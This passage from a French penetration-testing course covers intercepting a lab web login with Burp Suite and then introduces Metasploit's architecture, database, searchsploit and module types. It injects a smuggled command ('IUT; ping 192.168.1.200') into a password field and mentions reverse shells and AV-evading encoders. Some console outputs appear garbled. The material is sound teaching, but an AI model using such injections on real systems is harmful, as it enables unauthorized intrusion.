


FIGURE 6.25 – Mise en place du proxy BurpSuite

Dans notre cas, nous prendrons toutes les adresses IP de notre interface web (d'où le “\*”) sur le port 8080. Ensuite, sur un ordinateur client, il suffit de préciser dans le navigateur le proxy à utiliser :




FIGURE 6.26 – Mise en place du proxy coté client

On peut donc commencer les tests. Il faudra mettre Burpsuite sur le mode “intercept on” pour intercepter toutes les requêtes.

## Chapitre 6. L'exploitation des informations via des failles

Prenons le cas de ce formulaire en HTTP :

The screenshot shows the 'Admin Dashboard' of a web application named 'Bulldog.social'. At the top, there's a navigation bar with 'Admin', 'Profile', and 'Logout' buttons. Below the header, the title 'Admin Dashboard' is displayed. A central box is titled 'Link+ Login' with the sub-instruction 'Please authenticate with the Link+ CLI Tool to use Link+'. It contains two input fields: 'Username' (with placeholder 'matthieu') and 'Password' (with placeholder '\*\*\*'). A blue 'Login' button is located at the bottom of the form. The background features a light blue network-like pattern.

FIGURE 6.27 – Formulaire Web


Par exemple, nous allons entrer un username et un password :

This screenshot shows the same 'Admin Dashboard' and 'Link+ Login' interface as Figure 6.27, but with data entered into the fields. The 'Username' field now contains 'matthieu' and the 'Password' field contains '\*\*\*'. The rest of the page, including the 'Login' button and footer links, remains unchanged.

FIGURE 6.28 – Formulaire Web

Comme nous pouvons le voir sur Burpsuite, on récupère la requête envoyée au serveur :

## 6.5 Failles par Proxy



The screenshot shows a proxy tool's intercept screen. At the top, there are four buttons: 'Forward', 'Drop', 'Intercept is on' (which is highlighted), and 'Action'. Below these are four tabs: 'Raw', 'Params' (which is selected), 'Headers', and 'Hex'. The main area displays an incoming POST request to 'http://192.168.1.53:80'. The headers are:

```
POST /users/linkauthenticate HTTP/1.1
Host: 192.168.1.53
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.53/dashboard
content-type: application/json
Content-Length: 49
Connection: close
```

The JSON payload is:

```
{
  "username": "matthieu",
  "password": "IUT"
}
```

FIGURE 6.29 – Interception requête HTTP

On peut alors la modifier avant de la transmettre au serveur :



The screenshot shows the same proxy tool interface after modification. The 'Params' tab is selected. The JSON payload now includes an additional line: "'password': 'IUT; ping 192.168.1.200'".

```
{
  "username": "matthieu",
  "password": "IUT; ping 192.168.1.200"
}
```

FIGURE 6.30 – Modification de la requête

Dans notre cas, nous allons essayer d'injecter la commande "ping" pour tester la sécurité du champ "password".

Si on scrute le réseau avec Wireshark :

| No.  | Time         | Source       | Destination   | Protocol | Length | Info  |  |
|------|--------------|--------------|---------------|----------|--------|---|--|
| 2176 | 30.289696711 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=56/14336, ttl=64 (reply in 2177) |  |
| 2231 | 31.314259698 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=57/14592, ttl=64 (reply in 2232) |  |
| 2288 | 32.338621677 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=58/14848, ttl=64 (reply in 2289) |  |
| 2345 | 33.360621673 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=59/15104, ttl=64 (reply in 2346) |  |
| 2435 | 34.486227095 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=60/15360, ttl=64 (reply in 2436) |  |
| 2525 | 35.409659737 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=61/15616, ttl=64 (reply in 2526) |  |
| 2617 | 36.434214089 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=62/15872, ttl=64 (reply in 2618) |  |
| 2704 | 37.458008581 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=63/16128, ttl=64 (reply in 2705) |  |
| 2812 | 38.481962256 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=64/16384, ttl=64 (reply in 2813) |  |
| 2874 | 39.509572912 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=65/16640, ttl=64 (reply in 2875) |  |
| 2936 | 40.529452285 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=66/16896, ttl=64 (reply in 2937) |  |
| 3076 | 41.554313542 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=67/17152, ttl=64 (reply in 3077) |  |
| 3207 | 42.577663809 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=68/17408, ttl=64 (reply in 3208) |  |
| 3313 | 43.601475926 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=69/17664, ttl=64 (reply in 3314) |  |
| 3425 | 44.629000000 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=70/17920, ttl=64 (reply in 3426) |  |
| 3473 | 45.627075082 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=71/18176, ttl=64 (reply in 3474) |  |
| 3563 | 46.642057308 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=72/18432, ttl=64 (reply in 3564) |  |
| 3661 | 47.665925545 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=73/18688, ttl=64 (reply in 3662) |  |
| 3738 | 48.689646417 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=74/18944, ttl=64 (reply in 3739) |  |
| 3755 | 49.713567624 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=75/19200, ttl=64 (reply in 3750) |  |
| 3843 | 50.737543404 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=76/19456, ttl=64 (reply in 3844) |  |
| 3916 | 51.761361108 | 192.168.1.53 | 192.168.1.200 | ICMP     | 98     | Echo (ping) request id=0x078c, seq=77/19712, ttl=64 (reply in 3917) |  |

FIGURE 6.31 – Modification de la requête

Le ping fonctionne bien. Cela veut dire que l'on peut injecter n'importe quelle commande dans le champ password. On pourrait par exemple injecter un reverse shell pour prendre le contrôle à distance la machine.

## 6.6 Metasploit Framework



FIGURE 6.32 – Logo de Metasploit

### 6.6.1 Présentation de Metasploit

Metasploit Pen Testing tool est un projet Open Source (sous Licence BSD modifiée) destiné à la sécurité informatique. Le but de ce projet est de rechercher des vulnérabilités ou des informations sur des systèmes automatisés de données ainsi que d'aider à la pénétration et au développement de signatures pour les IDS.

L'outil que nous allons étudier ici est "Metasploit Framework" qui est un sous projet de Metasploit Pen Testing tool. C'est le sous projet le plus connu car il permet le développement et l'exécution d'exploits (logiciels permettant d'exploiter à son profit une vulnérabilité) contre une machine distante.

A la base, cet outil a été écrit en Perl. A la suite de quelques mises à jours, l'outil a complètement été réécrit en Ruby. Cet outil a été conçu par HD Moore en 2003 et il est désormais maintenu par la société Rapid7. C'est un outil très puissant permettant à des chercheurs en sécurité de travailler sur des potentielles vulnérabilités. Cependant, comme la plupart des outils de sécurité informatique, Metasploit peut être utilisé à la fois de manière légale et à la fois pour des activités illégales.

Aujourd'hui, le projet metasploit est hébergé sur le github de la société Rapid7, ce qui permet à des utilisateurs indépendants d'y développer des modules d'exploitation pour des vulnérabilités

## 6.6 Metasploit Framework

logicielles et de les poster dans le projet Git. Ainsi, chaque utilisateur peut contribuer au développement de cet outil. Cependant, avant chaque publication, la société Rapid7 teste et vérifie le bon fonctionnement de l'exploit avant de le mettre à disposition sur github.

Comme nous l'avons dit précédemment, Metasploit possède un Framework ce qui facilite le travail des contributeurs puisqu'ils peuvent utiliser des fonctions de ce dernier pour développer leurs exploits. Enfin, ce qui fait la "force" de Metasploit est qu'il peut regrouper beaucoup d'outils très intéressants tels que Nmap, Hydra ou encore John the ripper, le tout dans une seule console. Cela permet de centraliser beaucoup d'outils de Kali linux.

### 6.6.2 Architecture modulaire




FIGURE 6.33 – Architecture modulaire

La particularité de Metasploit est qu'il possède une architecture modulaire, ce qui permet un développement plus facile, une amélioration progressive du programme. De plus, les modules peuvent être rechargés sans redémarrage de l'application, ce qui est très pratique pour le développement.

Comme nous pouvons le constater sur ce schéma, il y a 3 grandes parties qui composent Metasploit. La première est la librairie. Cette dernière permet de regrouper un grand nombre de fonctions et de programmes dans le but de constituer une API. Ainsi, lors de l'écriture d'un exploit ou d'un payload, le développeur n'aura qu'à connaître l'API de Metasploit pour son développement.

Metasploit utilise un système de librairie pour stocker ses fichiers. La librairie est composée de :

- **Rex** – C'est la librairie principale regroupant la gestion des sockets, protocoles, encodeurs, SSL, SMB, HTTP, XOR, Base64, Unicode.
- **MSF : :Core** – Cela permet de fournir l'API basique.
- **MSF : :Base** Fournit l'API " amicale " et il fournit des API simplifiées à utiliser dans le framework.

Metasploit peut s'utiliser sur plusieurs interfaces :

- **Msfconsole** : Permet d'avoir une console Metasploit au sein d'un shell, elle est considérée comme l'interface la plus puissante et la plus complète.
- **Msfcli** : Permet d'utiliser Metasploit en ligne de commande ce qui peut être très pratique pour l'intégrer dans un script.
- **Msfweb** : Permet d'accéder à l'ensemble des outils de Metasploit sur une interface web. Facile d'utilisation.
- **Armitage** : Interface GUI de Metasploit. Cet outil est développé par Raphel Mudge et il regroupe tous les outils de Metasploit sous forme d'interface graphique. De plus, il supporte msfcli ainsi que msfconsole.

L'architecture de Metasploit peut également être représentée en modèle objet :




FIGURE 6.34 – Architecture modèle objet

Tous les modules de Metasploits sont des classes Ruby. On peut donc en déduire d'une part que d'après ce schéma, la classe Modules hérite d'une classe spécifique. Cette classe spécifique hérite de la classe Msf : :Module et enfin, tous les modules se partagent une API commune.

D'autres part, on peut accéder aux modules depuis le terminal avec la commande suivante :

```
root@kali:~# ls /usr/share/metasploit-framework/modules/
auxiliary encoders exploits nops payloads post
```

FIGURE 6.35 – Accès aux modules de Metasploit

### 6.6.3 Base de données de Metasploit

Le Framework Metasploit fournit un support des bases de données utilisant PostgreSQL. Cette dernière stocke des informations, telles que les données de l'hôte, les résultats de scans comme nmap et les résultats d'exploitation. Cela peut être très utile si on fait beaucoup d'exploits ou de tests d'intrusions sur des machines.

Cependant, cette base de données n'a pas besoin d'être lancée pour exécuter Metasploit mais elle est très utile pour stocker des logs de scan ou d'exploit.

Pour lancer PostgreSQL sous Kali linux, on utilise la commande suivante :

```
root@kali:~# systemctl start postgresql
```

FIGURE 6.36 – Lancement du service PostgreSQL

On peut si on le souhaite, créer une base de données en local pour Metasploit. Pour initialiser une base de données, on utilise la commande suivante :

Ainsi, cette commande va créer plusieurs utilisateurs avec des mots de passe et créer deux bases de données : msf et msf\_test. On peut également vérifier la configuration de notre base

## 6.6 Metasploit Framework

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

FIGURE 6.37 – Crédation de la base de données

données qui se trouve dans le fichier `/usr/share/metasploit-framework/config/database.yml` :

```
root@kali:~/msf4# cat database.yml
development:
  adapter: postgresql
  database: msf
  username: msf
  password: q7xZq07p0fHgM6kB0pgkn+ItYYxkmvd4Rm50jB39sZU=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

production:
  adapter: postgresql
  database: msf
  username: msf
  password: q7xZq07p0fHgM6kB0pgkn+ItYYxkmvd4Rm50jB39sZU=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

test:
  adapter: postgresql
  database: msf_test
  username: msf
  password: q7xZq07p0fHgM6kB0pgkn+ItYYxkmvd4Rm50jB39sZU=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

msf > db_disconnect
msf > db_connect
[*] Usage: db_connect <user:pass>@<host>
[*] OR: db_connect -y [path/to/config]
[*] Examples:
[*]   db_connect user:pass@192.168.1.82
[*]   db_connect user:pass@192.168.1.82 -y
[*] Rebuilding the module cache in the hosts
Hosts
=====
name
info comments
-----
192.168.1.82 08:00:27:62:48:F0 symfony

msf >
```

FIGURE 6.38 – Fichier database.yml

On peut voir que la base de données a bien été lancée :

```
root@kali:~# msfdb status
● postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
  Active: active (exited) since Fri 2019-11-08 23:32:34 CET; 13s ago
    Process: 2348 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2348 (code=exited, status=0/SUCCESS)

nov. 08 23:32:34 kali systemd[1]: Starting PostgreSQL RDBMS...
nov. 08 23:32:34 kali systemd[1]: Started PostgreSQL RDBMS.

COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 2319 postgres  3u  IPv6  26087      0t0  TCP localhost:5432 (LISTEN)
postgres 2319 postgres  6u  IPv4  26088      0t0  TCP localhost:5432 (LISTEN)

UID      PID  PPID C STIME TTY      STAT   TIME CMD
postgres 2319     1  0 23:32 ?        S      0:00 /usr/lib/postgresql/9.6/bin
[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
```

FIGURE 6.39 – Status de la DB

On peut voir qu'il y a 1'utilisateur qui a été créé "msf" ainsi que 3 catégories "development" , "production" et "test". Ce fichier permet de récupérer les informations de connexion pour se connecter à la base de données.

## Chapitre 6. L'exploitation des informations via des failles

En lançant Metasploit, on peut utiliser la commande **db\_connect** pour se connecter à notre base de données :

```
msf > db_connect
[*] Usage: db_connect <user:pass>@<host:port>/<database>
[*] OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*]     db_connect user@metasploit3
[*]     db_connect user:pass@192.168.0.2/metasploit3
[*]     db_connect user:pass@192.168.0.2:1500/metasploit3
```

FIGURE 6.40 – Connexion à la base de données

Cette commande nous indique que nous pouvons nous connecter soit en rentrant directement l'utilisateur, le mot de passe, l'adresse IP et la base de données, soit en renseignant un fichier de connexion à utiliser comme le fichier **database.yml**.

Nous allons par exemple renseigner la méthode avec le fichier :

```
msf > db_connect -y ~/.msf4/database.yml
[*] Rebuilding the module cache in the background...
```

FIGURE 6.41 – Connexion avec un fichier

On vérifie qu'on est bien connecté à la base de données :

```
msf > db_status
[*] postgresql connected to msf
```

FIGURE 6.42 – Vérification de la connexion avec la DB

Une fois connecté à la base de données, on peut réaliser quelques actions intéressantes. Par exemple, on peut stocker le résultat d'un scan **nmap** avec la commande **db\_nmap** :

```
msf > db_nmap -sT 192.168.1.82
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2019-11-09 15:14 CET
[*] Nmap scan report for symfonos4 (192.168.1.82)
[*] Nmap: Host is up (0.00067s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10 (protocol 2.0)
[*] Nmap: 80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
[*] Nmap: MAC Address: 08:00:27:62:4B:F0 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
```

FIGURE 6.43 – Scan NMAP avec DB

Pour l'exemple, on scanne une machine virtuelle de notre réseau local dans laquelle il y a des services ouverts potentiellement vulnérables.

La commande **hosts** permet de voir quelles sont les machines que nous avons scannées et qui sont stockées dans la base de données comme indiqué sur la **figure 6.44**

La commande **services** permet de voir tous les services scannés avec nmap voir **figure 6.45**

## 6.6 Metasploit Framework

```
msf > hosts
[*] 192.168.1.1 56(84) bytes of data.
[+] 192.168.1.1: icmp_seq=1 ttl=64 time=0.571 ms
[*] 192.168.1.1: icmp_seq=2 ttl=64 time=0.495 ms
=====
[*] ping statistics ---
[*] address      mac          name       os_name   os_flavor  os_sp  purpose
[*] info         comments    -----      -----    -----    -----  -----
[*] 192.168.1.82 08:00:27:62:4B:F0  symfonos4  Linux      server
```

FIGURE 6.44 – Hôtes scannés

```
msf > services
Services: statistics --+
=====
Received 2 packets, 0% packet loss, time 1021ms
mdev = 0.495/0.533/0.571/0.038 ms
host      port  proto name    state   info
-----
192.168.1.82 22    tcp    ssh     open    OpenSSH 7.9p1 Debian 10 protocol 2.0
192.168.1.82 80    tcp    http   open    Apache httpd 2.4.38 (Debian)
```

FIGURE 6.45 – Services scannés

Il est également possible de pouvoir exporter notre base de données en format .xml avec la commande suivante indiqué dans la **figure 6.46**

```
msf > db_export ma_db
[*] Starting export of workspace default to ma_db [ xml ]...
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting "export of web forms"
[*]     >> Starting export of web vulns
[*]     >> Starting export of module details
```

FIGURE 6.46 – Exportation de la DB

## **6.6.4 Une base de données communautaire**

Metasploit possède également une autre base de données pour la recherche d'exploit. En effet, Metasploit donne la possibilité de rechercher une vulnérabilité d'un service directement avec une ligne de commande qui est **searchsploit**.

En effet, Metasploit se connecte à la base de données de Rapide7 ou d'exploit-db qui est un site qui répertorie beaucoup d'exploit. Comme nous l'avons vu en introduction, les utilisateurs peuvent contribuer à Metasploit en créant des modules, des payload ((charge utile) c'est le morceau du code que nous voulons que le système exécute) ou des exploits.

Ainsi, ces utilisateurs contribuent à la base de données communautaire de Metasploit. Par exemple, si un utilisateur écrit un exploit pour une vulnérabilité, il peut la faire partager à toute la communauté. De ce fait, cet exploit sera disponible directement dans Metasploit. Cependant, chaque contribution est vérifiée par l'équipe de Rapid7 avant de la rendre disponible dans la base de données.

Sous Kali Linux, si on veut exploiter cette base de données pour chercher un exploit sur FTP on va procéder comme ceci indiqué dans la **figure 6.47**

Cette commande nous retourne une liste des exploits disponibles pour le service FTP. On remarque

```
root@Kali:~# searchsploit ftp
[...]
Exploit Title | Path
[...]
WU-FTPd 2.6.2 - ./wuftpd_freezer.c' - Remote Denial of Service | /usr/share/exploitdb/platforms/
HP-UX FTPD - Remote Buffer Overflow | linux/dos/115.c
ProFTPD 1.2.0 (rc2) - memory leakage example | hp-ux/dos/212.c
ProFTPD 1.2.0pre0 - Remote Denial of Service | linux/dos/241.c
OverByte ICS FTP Server - Remote Denial of Service | linux/dos/244.java
WFTPD Pro Server 3.21 - MLST Remote Denial of Service | windows/dos/356.c
CesarFTP Server - Long Command Denial of Service | windows/dos/427.c
RhinoSoft Serv-U FTP Server < 5.2 - Remote Denial of Service | windows/dos/428.c
Quick 'n Easy 2.4.4 FTP Server - Remote Denial of Service | windows/dos/463.c
Chesapeake FTP Server 1.0 - Directory Traversal Denial of Service | windows/dos/593.pl
mod_FTPd Client - ActiveX Control Buffer overflow | windows/dos/635.pl
Inswitch WS FTP Server 5.03 - MD5 Remote Buffer Overflow | windows/dos/649.c
PlatinumFTP 1.0.18 - Multiple Remote Denial of Service | windows/dos/664.c
WU-FTPd 2.6.2 - File Globbing Denial of Service | linux/dos/842.c
Ocean FTP Server 1.00 - Denial of Service | windows/dos/886.pl
ArgoSoft FTP Server 1.4.2.8 - Denial of Service | windows/dos/998.c
FutureSoft TFTP Server 2000 - Remote Denial of Service | windows/dos/1027.c
FTPShell Server 3.38 - Remote Denial of Service | windows/dos/1121.pl
Quick 'n Easy 3.0 FTP Server - Remote Denial of Service | windows/dos/1129.c
Ipswitch WS FTP Server 0.93 (RNF) Buffer Overflow | windows/dos/1130.pl
TFTPd v1.0.10 - 'PORT' Denial of Service | windows/dos/1160.pl
Inframail Advantage Server Edition 6.0 < 6.3 | windows/dos/1166.pl
Stoney FTPD - Denial of Service (rXbot mods) | windows/dos/1218.c
TYSOFT FTP Server 1.11 - 'RETR' Denial of Service | windows/dos/1251.pl
freeFTPd 1.0.10 - 'PORT' Denial of Service | windows/dos/1339.c
HomeFTP 1.1 - (NLST) Denial of Service | windows/dos/1416.c
Cerberus FTP Server 2.32 - Denial of Service | windows/dos/1422.c
TFTPd32 2.81 - GET Request Format String Denial of Service | windows/dos/1424.pl
ArgoSoft FTP Server 1.4.3.5 - Remote Buffer Overflow | windows/dos/1531.pl
XM Easy Personal FTP Server 1.0 - 'Port' Denial of Service | windows/dos/1552.pl
Golden FTP Server Pro 2.70 - (APPE) Remote Denial of Service | windows/dos/1743.pl
XM Easy Personal FTP Server 4.3 - 'USER' Denial of Service | windows/dos/2148.py
[...]
```

FIGURE 6.47 – Recherche d'exploit dans la DB communautaire exploit-db

également que ces exploits sont stockés dans le répertoire **/usr/share/exploitdb/platforms**.

Si on le souhaite, on peut faire une recherche en fonction de la version du service :

```
root@Kali:~# searchsploit ftp 3.0
[...]
Exploit Title | Path
[...]
Quick 'n Easy 3.0 FTP Server - Remote Denial of Service | /usr/share/exploitdb/platforms/
ProFTPD 1.3.8a - (mod_cifs support) Local Buffer Overflow (PoC) | windows/dos/1129.c
WinFTP Server 2.0.0 - 'NLST' Denial of Service | windows/dos/2928.py
WinFTP Server 2.1.0 - (PASV mode) Remote Denial of Service | windows/dos/6581.pl
[...]
```

FIGURE 6.48 – Recherche en fonction de la version

Cela permettra de cibler plus facilement l'exploit à utiliser. Enfin, il faut savoir que tous les exploits présentés avec la commande **searchsploit** ne sont pas tous des exploits utilisables avec Metasploit. En effet, tous les exploits codés n'ont pas été faits pour Metasploit. On peut y retrouver des exploit en python ou encore en C. Cependant, tous les exploits compatibles avec metasploit auront la mention (**metasploit**) dans leur nom lors de la recherche avec **searchsploit**.

### 6.6.5 Utilisation des modules et des exploits

Comme nous l'avons dit en introduction, Metasploit utilise des modules pour fonctionner. Dans cette partie, nous allons voir comment les utiliser dans le cadre d'un audit de sécurité ou sur un CTF. La partie des modules est décomposée en 5 sous-parties qui sont :

**- Exploit** : Un exploit est le moyen par lequel un pentester exploite une faille, un défaut dans un logiciel ou un service. Ainsi, un attaquant peut utiliser un exploit pour attaquer un système d'informations et générer ainsi un résultat que les développeurs n'ont pas pris en compte. Les exploits les plus courants sont le débordement de tampon (buffer overflow), les vulnérabilités Web (injection SQL, défaillances XSS) et enfin les erreurs de configuration dans un logiciel.

**- Payloads** : Un payload ou charge utile est un code qui sera exécuté par le système. Dans cette partie, on peut y retrouver tout type de payload comme le reverse shell, c'est le fait de créer une connexion depuis la cible vers l'attaquant. De plus, Metasploit permet de regrouper les payloads en fonction du système d'exploitation (OS) de la machine victime.

**- Encoders** : C'est un module de metasploit permettant d'encoder des payloads ou des shellcode dans le but d'outrepasser la détection antivirus et les IDS. En effet, en encodant plusieurs fois un code malveillant, l'antivirus de la machine cible devra faire beaucoup de calculs avant de détecter le virus. Pour faire ses analyses, un antivirus place le programme à analyser dans une sandbox

## 6.6 Metasploit Framework

(machine virtuelle isolée de l'hôte) dans laquelle il va faire ses analyses. Cependant, lors d'une analyse régulière du système, l'antivirus devra analyser des milliers de fichiers. Il ne peut pas se permettre de passer trop de temps sur un fichier en particulier.

- **Nops** : En langage assembleur, NOP est l'abréviation de No Operation. Le NOP permet de garder une taille de payload constante en s'assurant que tout espace non utilisé par un autre code sera toujours valablement exécutable par le processeur. En effet, lors de l'écriture d'un payload ou d'un shellcode, les NOP permettent de régler la problématique des sauts d'instructions en assembleur. Cette partie est utilisée lors de la programmation d'exploit ou de payload pour metasploit.

